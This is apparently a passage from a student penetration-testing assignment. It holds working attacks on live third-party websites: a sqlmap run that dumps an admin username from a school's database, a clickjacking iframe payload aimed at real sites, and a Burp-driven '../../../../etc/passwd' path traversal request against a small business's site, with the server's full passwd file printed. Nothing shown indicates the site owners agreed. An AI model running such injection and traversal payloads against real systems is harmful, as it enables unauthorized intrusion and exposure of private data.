[*] starting @ 09:57:58 /2024-04-24/

[09:57:58] [INFO] resuming back-end DBMS 'mysql'
[09:58:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: ComCatID (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ComCatID=11 AND 4290=4290

```

```
kali@kali: ~
File Actions Edit View Help
54c,0x716b786271),NULL,NULL-- -
[09:58:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:58:03] [INFO] fetching entries of column(s) 'UserName' for table 'admin'
in database 'nativepk_dbnative'
Database: nativepk_dbnative
Table: admin
[1 entry]
+-----+
| UserName |
+-----+
| nauman   |
+-----+
[09:58:05] [INFO] table 'nativepk_dbnative`.`admin` dumped to CSV file '/home/kali/.local/share/sqlmap/output/native.edu.pk/dump/nativepk_dbnative/admin.csv'
[09:58:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/native.edu.pk'
[*] ending @ 09:58:05 /2024-04-24/
(kali㉿kali)-[~]
$
```


Step 10: As we can see the in the admin table the username of the person was nauman and we have successfully retrieved the username for database

Task 8

A. Find any website that is vulnerable to ClickJacking Attack. Make a report.

Title of Vulnerability: Clickjacking Vulnerability via Iframe

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Security Misconfiguration.

Description:

This report highlights a clickjacking vulnerability found on frcrce.in. The vulnerability allows an attacker to trick users into clicking on hidden or disguised elements by embedding the website within an iframe.

Detailed Explanation:

Upon investigation, it was discovered that frcrce.in does not employ proper defenses against clickjacking attacks. An attacker can create a malicious webpage and embed fr.crce.in within an iframe, positioning it in such a way that the user is unaware of the hidden content. By enticing the user to interact with the disguised elements, the attacker can perform unauthorized actions on behalf of the user.

Impact:

The impact of this vulnerability is significant, as it can lead to various malicious activities, like Phishing attacks: Users may unknowingly enter sensitive information into disguised forms.

Unauthorized transactions: Attackers can trick users into performing actions such as transferring funds or making purchases.

Malware distribution: Clickjacking can be used to prompt users to download and execute malicious software.

Information disclosure: Attackers can exploit clickjacking to reveal confidential information or manipulate user settings.

Steps to recreate:

Step 1 : Select the any website that has responsible disclosure program and we want to perform the clickjacking vulnerability on it

Link : <https://tier3.pk/>

The screenshot shows the homepage of the Responsible Disclosure Program Pakistan. At the top right, it says "Responsible Disclosure Program Pakistan". Below that is the "Disclosure.pk" logo with "Vulnerability Disclosure Program". Underneath is the "VULNERABILITY DISCLOSURE PAKISTAN" text. A large heading "WHAT IS RESPONSIBLE VULNERABILITY DISCLOSURE?" is followed by a paragraph about the process. Another section, "MANAGED VULNERABILITY DISCLOSURE (MVD) – Pakistan", includes a note about helping Pakistani organizations adopt responsible disclosure. The bottom part of the page features the Tier3 Cyber Security Services Pakistan logo, which includes a shield with "DEFEND", "ATTACK", and "EXPLOIT" text, along with "MMR" and "Tier3 Cyber Security Services Pakistan". The footer contains a war banner and a privacy statement.

Responsible Disclosure Program Pakistan

Disclosure.pk
Vulnerability Disclosure Program

VULNERABILITY
DISCLOSURE PAKISTAN

WHAT IS RESPONSIBLE VULNERABILITY DISCLOSURE?

Responsible vulnerability disclosure is a process that allows security researchers to safely report and share found vulnerabilities in ICT system belonging to government and other business or private organisations operating in Pakistan, to our team.

Our vulnerability disclosure program makes it easier for security researchers to know exactly how to share vulnerabilities in applications and infrastructure in a safe and efficient manner. We help Pakistani organisations by creating and managing a responsible disclosure program on their behalf which can help them improve their cyber security posture and protect the digital ecosystem in Pakistan.

MANAGED VULNERABILITY DISCLOSURE (MVD) – Pakistan

To help Pakistani organizations and businesses adopt responsible disclosure, we've developed an **responsible disclosure policy** your team can utilize for free. Implementing a responsible disclosure policy will lead to a higher level of security awareness for your team. Bringing the conversation of "what if" to your team will

About Us

Tier3 Cyber Security Services Pakistan
Safeguarding Digital Pakistan since 2011

DEFEND EXPLOIT
ATTACK
MMR

Tier3 Cyber Security Pakistan - War Banner

We're a purpose-driven company whose beliefs are the foundation for how we conduct business every day. Embracing our One Team behavior, we uphold the utmost

Privacy - Terms

Step 2 : Create a HTML payload that has an iframe and in that iframe put the src has the target website like here the tier3.pk website

Payload : <html>


```
<head>
<title>clickjackingattack</title>
<body>
<center><h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>
</center>
</body>
</html>
```

```
<html>
<head>
<title>clickjackingattack</title>
<body>
<center><h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>
</center>
</body>
</html>
```


Step 3 : Save the file and open it in the browser if we see the target website been loaded in our html page then that website is vulnerable

clickjacking

iframe




iframe



Step 4 : If that Website is not visible in that iframe means it is not vulnerable to clickjacking attack

clickjacking

iframe



Website2 : <https://frcrce.ac.in/>

clickjacking

iframe

The screenshot shows a website for St. CRCE (Fr. Conceicao Rodrigues College of Engineering). At the top, there is a logo and the college's name. Below the logo is a navigation bar with several colored buttons: green (Best All Rounder 2024 Notice), red (NIRF), blue (NISP), blue (Alumni Spotlight), yellow (Students Bytes), and red (Student Activities Rule Book). Underneath the navigation bar, there is a banner with text and small images. A yellow wavy line labeled "target" is overlaid at the bottom left of the banner area.

Website 3 : <https://legal-connect-silk.vercel.app/>

clickjacking

iframe

The screenshot shows a website for Legal Connect Silk. At the top, there is a header with the Indian Ministry of Law & Justice logo and text in Hindi and English. To the right of the logo are font size controls (A+, A, A-) and a language selection dropdown set to English. The main content features a large title "From Complexity to Clarity" with a subtitle "Revolutionizing India's Legal Landscape". To the right of the text is a graphic of the Indian map with the national flag. Below the title is a button labeled "Let's Explore". A quote is visible at the bottom: "'Internet-based technologies can help in'". A yellow wavy line labeled "target" is overlaid at the bottom left of the "Let's Explore" button area.


This clickjacking vulnerability is reported via hackerone

The screenshot shows a browser window with the URL hackerone.com/bugs?subject=user&report_id=2472860&view=open&substates%5B%5D=new&substates%5B%5D=needs-more-info&substates%5B%5D=pending-program-r.... The page displays a report titled "#2472860 Critical Clickjacking Vulnerability on databricks: Unauthorized Actions Possible". The report was submitted by "reosquad" to "Databricks" on April 21, 2024, at 8:18am UTC. The severity is listed as "None (0.0)". The report details an adversary tricking a victim into unknowingly initiating some action in one system while interacting with the UI from a seemingly completely different, usually an adversary controlled or intended, system. The extended description provides a detailed explanation of how the attack works, mentioning UI Redressing (Clickjacking) and the basic problem of a dichotomy between what the victim thinks they are clicking on versus what they are actually clicking on.

B. Find a website that is vulnerable to Local File Inclusion (LFI). Make a report.

Title of Vulnerability: Local File Inclusion (LFI) Vulnerability via Path Traversal

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:

This report highlights a Local File Inclusion (LFI) vulnerability found on confiture de bali. The vulnerability allows an attacker to include and execute arbitrary files from the local file system by manipulating input parameters susceptible to path traversal.

Detailed Explanation:

Upon investigation, it was discovered that confiture de bali lacks proper input validation and sanitization mechanisms, enabling an attacker to exploit path traversal techniques. By manipulating input parameters, such as file paths or directory traversal sequences (e.g., "../"), an attacker can include arbitrary files residing on the server's local file system. This could lead to the execution of sensitive files containing confidential information or executable code.

Impact:

The impact of this vulnerability is severe and can lead to various malicious activities, including:

Unauthorized data disclosure: Attackers can read sensitive files, such as configuration files, password files, or log files, leading to the exposure of confidential information.

Code execution: Attackers can execute arbitrary code contained within included files, potentially compromising the entire system's security.

Denial of Service (DoS): By including system files or critical resources excessively, attackers can exhaust server resources, leading to a DoS condition.

Escalation of Privileges: Access to sensitive system files may enable attackers to escalate their privileges within the system, gaining unauthorized access to restricted areas or performing administrative actions.

Steps to recreate

Step 1 : To perform LFI vulnerability first we need to find such a website that has some kind of page or it is pointing towards some internal file , here we can see that confiture de bali points to a page called accueil.php



« Confiture de Bali », c'est l'histoire de Michèle, amoureuse de Bali arrivée en 2010 pour préparer sa retraite et qui emportée par sa passion pour les fruits commence peu à peu à confiturer tous ceux qu'elle découvre au fur et à mesure de ses promenades sur l'île.

De mangue en ananas, de vanille en gingembre, de Bedugul à Kintamani, de découverte en créativité, c'est au fil des rencontres qu'elle finit par enseigner ses recettes familiales à sa nouvelle amie Wayan qui très rapidement et avec son soutien ouvre à Ubud une boutique/créperie « Confiture Michèle », lieu bénéficiant très vite d'une haute notoriété compte tenu de son accueil et de sa convivialité « à la française », de ses confitures « à faible teneur en sucre et au vrai goût du fruit » cuites traditionnellement dans les chaudrons de cuivre familiaux ramenés de France, de ses crêpes à la farine de sarrasin, et grâce bien sûr au charisme de Michèle, personnage atypique, toujours prêt à faire partager sa bonne humeur, sa passion pour les confitures et à venir en aide aux touristes de passage.

Step 2: Once you have found open the burp suite tool and go to the proxy tab and turn on the intercept and go to the website and refresh the page, this will capture the request


Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.


Event log (50) All issues Memory: 1.27GB

Step 3: Now once you have got the request this request should point a page like it does in url, if it does then right click and send that request to the repeater



Step 4 : Now go to the repeater tab and change the value of acciul.php to a LFI payload

Step 5: Start by typing `./etc/passwd` and click on the send button , if in the response we see any root directory then it vulnerable otherwise add more payload to it



Response



Ln ⌂

Pretty Raw Hex Render

```
5 X-Powered-By: PHP/5.4
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Vary: Accept-Encoding
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
15     <link rel="stylesheet" type="text/css" href="css/style.css"/>
16     <title>
17       Confiture de Bali
18     </title>
19     <link rel="stylesheet" type="text/css" media="screen" href=
20       "http://cdnjs.cloudflare.com/ajax/libs/fancybox/1.3.4/jquery.fancybox-1.3.4.css"
21     " />
22     <link rel="icon" type="image/png" href="image/favicon.png" />
23     <style type="text/css">
24       a.fancyboximg{
25         border:none;
26         box-shadow:01px7pxrgba(0,0,0,0.6);
27         -o-transform:scale(1,1);
28         -ms-transform:scale(1,1);
29         -moz-transform:scale(1,1);
30         -webkit-transform:scale(1,1);
31         transform:scale(1,1);
32         -o-transition:all0.2sease-in-out;
33         -ms-transition:all0.2sease-in-out;
34         -moz-transition:all0.2sease-in-out;
35         -webkit-transition:all0.2sease-in-out;
36         transition:all0.2sease-in-out;
37       }
38       a.fancybox:hoverimg{
39         position:relative;
40         z-index:999;
41         -o-transform:scale(1.03,1.03);
```



Search



0 highlights

Step 6 : Then again ../../etc/password and click on the send button, then check the response tab, if you get the output like below then it is vulnerable

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Target: https://confituredeballi.com

Request

```
Pretty Raw Hex
1 GET /index.php?page=../../../../etc/passwd HTTP/2
2 Host: confituredeballi.com
3 Cookie: PHPSESSID=95ae04fc4fc24aeb6fcfd473ebe64
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://confituredeballi.com/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Te: trailers
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
```

Response

```
Pretty Raw Hex Render
54 <!--<li class="nav-item"><a href="#">Flavours</a>
55 <ul class="nav sub-nav">
56   <li class="sub-nav-item"><a href="index.php?page=flavours.php">Fruits</a></li>
57   <li class="sub-nav-item"><a href="index.php?page=liste.php">Available
58     items</a></li>
59   </ul>
60 <!--</li>
61 </ul>
62 <!--<li class="nav-item"><a href="index.php?page=contact.php">Contact
63 </a></li>-->
64   <!--<li class="nav-item"><a href="index.php?page=french.php">Français</a></li>
65   <li class="nav-item"><a href="index.php?page=anglais.php">English</a></li> -->
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 16
- Response headers: 8

Notes

Event log (51) All issues

3,121 bytes | 150 millis

Memory: 1.27GB

Response

Pretty	Raw	Hex	Render
73 <div id="contenu">			
74 root:x:0:0:root:/bin/bash			
75 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
76 bin:x:2:2:bin:/bin:/usr/sbin/nologin			
77 sys:x:3:3:sys:/dev:/usr/sbin/nologin			
78 sync:x:4:65534:sync:/bin:/bin/sync			
79 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
80 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
81 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
82 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
83 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
84 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
85 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
86 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
87 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
88 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin			
89 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin			
90 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin			
91 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
92 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin			
93 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin			
94 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin			
95 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin			
96 messagebus:x:104:105::/nonexistent:/usr/sbin/nologin			
97 unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin			
98 ntp:x:106:112::/nonexistent:/usr/sbin/nologin			
99 sshd:x:107:65534::/run/sshd:/usr/sbin/nologin			
100 puppet:x:109:115:Puppet configuration management daemon,,,:/var/lib/puppet:/usr/sbin/nologin			
101 postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin			
102 adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false			
103 ovh:x:500:100:ovh:/home/ovh:/bin/bash			
104 ovhercron:x:158:151:ovhercron:/home.admin/ovhercron:/bin/bash			
105 oco:x:108:114::/usr/local/oco:/usr/sbin/nologin			

Search 0 highlights

Step 7 : You also directly try this payload in the website itself in the place of acueil.php just put
`../../../../etc/passwd`

→ C configuredebali.com/index.php?page=../../../../etc/passwd

mail YouTube Maps

Elements Console Sources Network Performance Memory

top Filter Default levels | 2 Issues: 2

2 messages Hide network
 No user message Preserve log
 2 errors Selected context only
 No warnings Group similar messages in console

Log XMLHttpRequests
 Eager evaluation
 Autocomplete from history
 Treat code evaluation as user action

 Confiture de Bali

 Confiture de Ba



Confiture de Bali



[Home](#) [Gallery](#) [Contact](#)

```
root:x:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,/run/systemd:/usr/sbin/nologin systemd-networkx:x:102:103:systemd Network Management,,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,/run/systemd:/usr/sbin/nologin messagebus:x:104:105:/nonexistent:/usr/sbin/nologin unscd:x:105:109:/var/lib/unscd:/usr/sbin/nologin ntp:x:106:112:/nonexistent:/usr/sbin/nologin sshd:x:107:65534:/run/sshd:/usr/sbin/nologin puppet:x:109:115:Puppet configuration management daemon,,,/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400:/var/spool/postfix:/usr/sbin/nologin adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash ovhron:x:158:151:ovhron:/home.admin/vhcron:/bin/bash oco:x:108:114:/usr/local/oco:/usr/sbin/nologin ovhnobody:x:99:99:/nonexistent:/bin/false autohosting:x:495:495:/home/ovh:/bin/false ovhgos:x:999998:100:/home/ovhgos:/bin/false telegraf:x:499:499:/etc/telegraf:/bin/false bind:x:110:116:/var/cache/bind:/usr/sbin/nologin _rcx:x:111:65534:/run/rpcbind:/usr/sbin/nologin statd:x:112:65534:/var/lib/nfs:/usr/sbin/nologin _ossec:x:498:117:/var/ossec:/bin/nologin redis:x:113:119:/var/lib/redis:/usr/sbin/nologin _serf:x:114:120:/nonexistent:/usr/sbin/nologin debian-transmission:x:115:121:/var/lib/transmission-daemon:/usr/sbin/nologin confiturma:x:962544:100:confitura:/home/ez.546/confitura:/bin/ovh_sftponly
```

Task 9

A. Perform different scans on your network using the Nessus tool and generate a report.


- a) Host Discovery Scan
- b) Basic Network Scan

Step 1 : Go to the Google chrome and download the Nessus tool

<https://www.tenable.com/downloads/nessus?loginAttempted=true> : link to download

